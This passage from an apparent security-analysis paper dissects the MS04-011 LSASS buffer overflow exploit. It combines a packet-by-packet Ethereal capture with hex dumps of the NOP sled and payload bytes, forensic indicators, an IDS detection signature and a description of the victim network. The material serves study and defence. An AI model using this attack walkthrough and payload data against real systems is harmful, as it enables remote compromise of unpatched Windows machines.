We then encounter a small glitch; the DsRoleUpgradeDownlevelServer() function does not accept parameters which specify the remote host (attacking machine) as the requesting agent. As such the API assumes and specifies the host as NULL. The subsequent RPC request from the attacking machine is received and sent to LSASSE.exe which runs locally (on the victim machine) [4] Thus it is necessary to customize an RPC packet to be able to specify a remote host. Houseofdabus's code does just this.

Further complicating matters the function which is called by LSASS.exe does not verify whether or not the request came from a remote host or itself (localhost) thus it will accept requests from any device, privileged or not [4].

Before continuing it is necessary to understand what named pipes are and how they work. Named pipes are best explained to be a facilitator which allows completely unrelated programs to communicate with one another often providing a sort of supplemental help [9]. Some named pipes are used as DCE RPC endpoints, i.e, they are used to carry DCE RPC PDU (Protocol Data Units). Compared to other RPC transports, the ncacn_np,noted later, is different because it is authenticated at the SMB layer [17].

A perfectly relevant example which is tied to our exploit is that of Directory Services which acts amongst other things as a named pipe RPC endpoint for the LSASS executable. As such LSASS and Directory Services interact with one another. In the example that follows LSASS calls Directory Services to perform a specific function, that of receiving and acting upon the RPC request which was initiated from the attacking host (ncacn_np:host[\PIPE\LSARPC]) [17, 4]. Amongst the valid requests which can be accepted CreatFile(), ReadFile(), and TransactNamedPipe() in order to communicate with LSASS.exe on the vulnerable host.


Another method of producing a self serving RPC packet to take advantage of this overflow condition is to alter the instructions of DsRoleUpgradeDownlevelServer(). The first argument specified DsRolepEncryptPasswordStart() is used in the aforementioned DsRoleUgradeDownlevelServer() internally is the remote host. If we were to specify NULL for the first argument we will be able to send RPC requests to the DsRoleUpgradeDownlevelServer() function [4]. NULL sessions refer to the possibility to use unauthenticated SMB sessions to the IPC$ share (Interprocess Communications) to gather information anonymously, using RPC function calls carried into SMB. SMB sessions are typically authenticated. However, it is possible to use an empty username and password, which results in a NULL session, i.e an anonymous SMB session [4].

This is the function, mentioned earlier that does not use the intermediary RpcImpersonateClient() function as a security measure. Thus our buffer overflow condition will persist and should prove successful as the DCPROMO.LOG is appended with invalid data.

The Attack!


Here we examine how houseofdabus's code actually negotiates the connection with the remote host and exploits the LSARSV.dll buffer overflow that we just detailed.

From our Ethereal output we have a series of packets, 21 in total that go across the wire from the attacking host 192.168.205.134 to 192.168.205.128.




```
No.  Time .          Source           Destination      Protocol  Info
  5 18:38:14.634920 192.168.205.134  192.168.205.128  TCP       32857 > microsoft-ds [SYN]
  6 18:38:14.641366 192.168.205.128  192.168.205.134  TCP       microsoft-ds > 32857 [SYN,
  7 18:38:14.641584 192.168.205.134  192.168.205.128  TCP       32857 > microsoft-ds [ACK]
```

The first three packets (5,6, and 7) are used to initiate a TCP three way handshake between a random high port, TCP 32857 on the attacking host (.134) and TCP port 445 (Active Directory Services/SMB) on the victim machine (.128). Nothing unordinary about this!



```
No.  Time .          Source           Destination      Protocol  Info
  8 18:38:14.641936 192.168.205.134  192.168.205.128  SMB       Negotiate Protocol Request
  9 18:38:14.660118 192.168.205.128  192.168.205.134  SMB       Negotiate Protocol Response
```

The next two packets (8, 9) are used to negotiate an SMB connection. Looking deeper into the packet we see the SMB request 0x72. Again, this is normal for SMB connections.




```
No.  Time .          Source           Destination      Protocol  Info
 11 18:38:14.665298 192.168.205.134  192.168.205.128  SMB       Session Setup AndX Request,
```

Now this is where things get a little strange for the victim host; though it doesn't know it yet. **This will be discussed later, but the attacking host is a Red Hat Linux box. **

Below is a packet dump of packet number 11, specifically we are interested in the SMB field of the packet and the information that it reveals about the packet itself.


The packet reveals that there has been a successful SMB connection negotiated.



```
⊟ SMB (Server Message Block Protocol)
  ⊟ SMB Header
       Server Component: SMB
       Response in: 14
       SMB Command: Session Setup AndX (0x73)
       NT Status: STATUS_SUCCESS (0x00000000)
```


Further in the same packet we look down into the AndX portion of the packet. AndX operates along with SMB to created associations. SMB AndX messages are actually combined into a single symbiotic packet. It is an efficient mutation [10].

The curious part about this SMB/AndX packet is the fact that Windows 2000 is listed as the native operating system, which it is not, Linux is. Of next importance is the Domain name field and User name fields which both show NULL. This means that usernames and domain names were not passed along with this SMB request.




```
⊟ Session Setup AndX Request (0x73)
    Word Count (WCT): 12
    AndXCommand: No further commands (0xff)
    Reserved: 00
    AndXOffset: 218
    Max Buffer: 4356
    Max Mpx Count: 10
    VC Number: 0
    Session Key: 0x00000000
    Security Blob Length: 87
    Reserved: 00000000
  ⊞ Capabilities: 0x800000d4
    Byte Count (BCC): 159
  ⊟ Security Blob: 4E544C4D53535000030000000100100...
     ⊟ NTLMSSP
         NTLMSSP identifier: NTLMSSP
         NTLM Message Type: NTLMSSP_AUTH (0x00000003)
       ⊞ Lan Manager Response: 00
         NTLM Response: Empty
         Domain name: NULL
         User name: NULL
       ⊞ Host name: HOD
       ⊞ Session Key: 81196A7AF2E4491C28AF302574106753
       ⊞ Flags: 0xe0888a15
    Native OS: Windows 2000 2195
    Native LAN Manager: Windows 2000 5.0
    Primary Domain:
```

The next interesting packet occurs after the SMB connection has been established; a tree connect packet follows. A tree connect packet is nothing more than a negotiation to connect to an SMB share. The tree connect packet allows the client (the attacker) to connect to the shared directory tree, in this case \\192.168.205.128\ipc$.




```
No. Time .          Source          Destination     rotoco Info
 15 18:38:14.708538 192.168.205.134 192.168.205.128 SMB    Tree Connect AndX Request, Path: \\192.168.205.128\ipc$
```

Here is that same packet #15 in a little more depth. As you can see the client is attempting to connect to \lsarpc a critical call which was described earlier. This connection will later facilitate the connection to lsass on the victim machine.




```
⊟ NT Create AndX Request (0xa2)
    Word Count (WCT): 24
    AndXCommand: No further commands (0xff)
    Reserved: 00
    AndXOffset: 57054
    Reserved: 00
    File Name Len: 14
  ⊞ Create Flags: 0x00000016
    Root FID: 0x00000000
  ⊞ Access Mask: 0x0002019f
    Allocation Size: 0
  ⊞ File Attributes: 0x00000000
  ⊞ Share Access: 0x00000003
    Disposition: Open (if file exists open it, else fail) (1)
  ⊞ Create Options: 0x00000040
    Impersonation: Impersonation (2)
  ⊞ Security Flags: 0x03
    Byte Count (BCC): 17
    File Name: \lsarpc
```

This next packet is AWESOME, this packet establishes the RPC bind through the original SMB connection on TCP 445 to the ID of the Directory Services interface of LSASS.




```
No.  Time            Source           Destination      Protocol  Info
19   18:38:14.720424 192.168.205.134  192.168.205.128  DCERPC    Bind: call_id: 1 UUID: LSA_DS
```

Here is a deeper look at the packet which shows the Interface ID number which again matches up with the ID of the Directory Services interface of LSASS. We are almost connected to LSASS.




```
⊟ DCE RPC
    Version: 5
    Version (minor): 0
    Packet type: Bind (11)
  ⊞ Packet Flags: 0x03
  ⊞ Data Representation: 10000000
    Frag Length: 72
    Auth Length: 0
    Call ID: 1
    Max Xmit Frag: 4280
    Max Recv Frag: 4280
    Assoc Group: 0x00000000
    Num Ctx Items: 1
  ⊟ Context ID: 0
      Num Trans Items: 1
    ⊟ Interface UUID: 3919286a-b10c-11d0-9ba8-00c04fd92ef5
```

Packet number 20 brings us to the fruit of all our work. We achieved a connection to LSASS with our RPC call which was tunneled over SMB which was then tunneled over TCP 445.




```
No.  Time .          Source           Destination      Protocol Info
 20 18:38:14.721776 192.168.205.128  192.168.205.134  DCERPC   Bind_ack: call_id: 1 accept max_xmit: 4280 max_recv: 4280
```

Here is a closer look at the packet: We're getting closer!




```
⊟ DCE RPC
     Version: 5
     Version (minor): 0
     Packet type: Bind_ack (12)
   ⊞ Packet Flags: 0x03
   ⊞ Data Representation: 10000000
     Frag Length: 68
     Auth Length: 0
     Call ID: 1
     Max Xmit Frag: 4280
     Max Recv Frag: 4280
     Assoc Group: 0x0000776f
     Scndry Addr len: 12
     Scndry Addr: \PIPE\lsass
     Num results: 1
     Ack result: Acceptance (0)
     Transfer Syntax: 8a885d04-1ceb-11c9-9fe8-08002b104860
```

This is very bad for the attacked machine:



```
No.  Time .          Source           Destination      Protocol Info
 21 18:38:14.722084 192.168.205.134  192.168.205.128  LSA_DS   Unknown?! request
```

In order to understand why it is bad we need to look at the packet data itself.




```
02a0  c9 eb f6 fa fc ea ea d8  99 dc e1 f0 ed cd f1 eb
02b0  fc f8 fd 99 d5 f6 f8 fd  d5 f0 fb eb f8 eb e0 d8
02c0  99 ee ea ab c6 aa ab 99  ce ca d8 ca f6 fa f2 fc
02d0  ed d8 99 fb f0 f7 fd 99  f5 f0 ea ed fc f7 99 f8
02e0  fa fa fc e9 ed 99 fa f5  f6 ea fc ea f6 fa f2 fc
02f0  ed 99 90 90 90 90 90 90  90 90 90 90 90 90 90 90
0300  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90
0310  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90
0320  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90
0330  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90
0340  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90
0350  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90
0360  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90
0370  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90
0380  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90
0390  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90
03a0  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90
03b0  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90
03c0  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90
03d0  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90
03e0  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90
03f0  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90
0400  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90
0410  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90
0420  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90
```

The first series of “90 90 90…” are often used as NOP, or no operation instruction for the machine which instructs it to do absolutely nothing. These can be used legitimately as filler when sending files over the net or when used excessively they can indicate the beginning of a NOP sled. A NOP sled attempts to push instruction or information beyond the limit of an expected variable length.

The series of “1.1.1.1.1.1”’s which which follows in the next packet attempts to get logged by the vsprintf() function.

The NOP’s are an attempt to pass a bad request to the RCP LSASS endpoint, specifically the DsRolerAbortDownlevelServerUpgrade() function. Next the LSARV.DLL will make a call to function vsprintf(), which again does not perform bounds checking, to either append or create a new file DCPROMO.LOG in the C:\Windows\Debug directory. Because the vsprintf() function does not perform bounds checking the size of the log entry can be exorbitant and thus overwrite the instruction pointer to follow.




```
00 00 01 00 00 00 00 00   00 00 7c 70 40 00 01 00   ........ ..|p@...
00 00 00 00 00 00 01 00   00 00 00 00 00 00 78 85   ........ ......x.
13 00 ab [illegible]      31 31 31 31 31 31 31 31   ...[..11 11111111
31 31 31 31 31 31 31 31   31 31 31 31 31 31 31 31   11111111 11111111
31 31 31 31 31 31 31 31   31 31 31 31 31 31 31 31   11111111 11111111
31 31 31 31 31 31 31 31   31 31 31 31 31 31 31 31   11111111 11111111
31 31 31 31 31 31 31 31   31 31 31 31 31 31 31 31   11111111 11111111
31 31 31 31 31 31 31 31   31 31 31 31 31 31 31 31   11111111 11111111
31 31 31 31 31 31 31 31   31 31 31 31 31 31 31 31   11111111 11111111
31 31 31 31 31 31 31 31   31 31 31 31 31 31 31 31   11111111 11111111
31 31 31 31 31 31 31 31   31 31 31 31 31 31 31 31   11111111 11111111
31 31 31 31 31 31 31 31   31 31 31 31 31 31 31 31   11111111 11111111
31 31 31 31 31 31 31 31   31 31 31 31 31 31 31 31   11111111 11111111
31 31 31 31 31 31 31 31   31 31 31 31 31 31 31 31   11111111 11111111
31 31 31 31 31 31 31 31   31 31 31 31 31 31 31 31   11111111 11111111
31 31 31 31 31 31 31 31   31 31 31 31 31 31 31 31   11111111 11111111
31 31 31 31 31 31 31 31   31 31 31 31 31 31 31 31   11111111 11111111
31 31 31 31 31 31 31 31   31 31 31 31 31 31 31 31   11111111 11111111
31 31 31 31 31 31 31 31   31 31 31 31 31 31 31 31   11111111 11111111
31 31 31 31 31 31 31 31   31 31 31 31 31 31 31 31   11111111 11111111
```

After the buffer overflow the next instruction to follow is of the attacker’s choice but is limited to instructions of 2k in size. I will show this in action later in the Stages of the Attack section of the paper.

Signatures of the Attack

Following a successful attack upon an unpatched windows system the DCPROMO.log file is created and left behind in the C:\Windows\debug directory. The mere existence of this file does not indicate a compromise. The following screen shot of the DCPROMO.log file offers a tell tale sign of a successful intrusion.



```
08/22 00:12:09 [INFO] DsRolerDcAsDc: DnsDomainName  ▯▯▯▯▯▯▯▯▯▯▯▯▯▯▯▯▯▯▯▯▯▯▯▯▯▯▯▯▯▯▯▯▯▯▯
▯▯▯▯▯▯▯▯▯▯▯Ä  ▯▯▯▯▯▯▯▯
```

Above you can see the DsRolerDcAsDc function experienced an error, as a direct consequence the function created and wrote to the DCPROMO.log file. The DNS Domain name which was reported back exceeded the space allowed. In addition to patching making DCPROMO.log read only will prevent successful attacks aimed at the LSARSV.dll vulnerability.

Post mortem forensics allows us to only look at systems after the fact and are entirely too reactive. There have been several network based signatures written for deployment on intrusion detection systems, among those created is the Enterasys Dragon signature which I helped to create and publish for the Dragon Network Intrusion Detection System.

See Enterasys Description and Signature below [18]:

MS:LSASS-ACCESS	NIDS	Microsoft Windows LSASS (Local Security Authority Subsystem Service) suffers from a buffer overflow vulnerability that can be exploited by remote attackers to gain root access to an end systems. Worms such as Sasser have utilized this vulnerability to spread, and it can be presumed that other worms will also take advantage of this. In the follow on packets logged by Dragon, look for long strings of repeating bytes which are a typical sign of an overflow attack. Although not experienced in testing, this signature could have the potential to false positive in the core of a network as a user logs in to an AD controller, but is not likely to trigger falsely on sensors that sit on the edges of a network. LSASS can be accessed on TCP ports 135, 139, 445, 593, and 1025, and UDP ports 135, 137, 138, and 445. Special thanks to Spyro Malaspinas and Larry Wichman of VeriSign for assistance in signature development.

```
T D A B 10 190 L MS:LSASS-ACCESS
d0/11/9b/a8/00/c0/4f/d9/2e/f5/00/00/00/00/04/5d/88/8a/eb/1c/c9/11/9f/e8/08/00/2
b/10
```

The format of the signature looks for a TCP connection going to a protected server on any traffic and looks for the binary string of:

d0/11/9b/a8/00/c0/4f/d9/2e/f5/00/00/00/00/04/5d/88/8a/eb/1c/c9/11/9f/e8/08/00/2b/10. If the preceding binary string and other specified parameters (protocol type and port) are matched then the signature fires off.

The Platforms and Environments

Victims Platform

The victim's machine must run an unpatched MS04-011 Windows XP variant OS, Windows 2000 OS, Windows 2000 Server variants, or Windows 2003 Server variants. For a complete list of vulnerable machines please refer to page 4.

My victim, Aaron is running Windows XP Professional with no service packs installed. All applications including firewall software which do not block connections to TCP 445 pose no barriers to the successful exploitation of the LSARSV.dll vulnerability.

Victims Network

The destination network is another home user which also uses broadband technology. Static IP addressing is enabled. On this network the machine to be attacked is sitting behind a Netgear firewall/router which allows limited ports through from the internet. One of the open ports is TCP 445 which is used by windows networking in many capacities; others include TCP 21 for FTP. The netgear router/firewall is set to port forward TCP Port 21, TCP 445, and various IRC ports to the victim machine, 10.1.1.2.

Hardware:

Dell Dimension 4200 – Intel Based Motherboard
512 MB Ram
CDRW/DVD Drive

Listening Ports: All listening ports are blocked from the internet firewall. Only ports TCP 21 and TCP 445 are allowed through via port forwarding on the firewall/router.

TCP 21 FTP
UDP 123 Network Time Protocol
TCP 135 DCE Endpoint
TCP 139 Netbios Session Service
TCP 445 SMB Server Message Block
TCP 1025 Microsoft RPC (Remote Procedure Call)
TCP 5000 UPnP – Microsoft's Universal Plug and Play

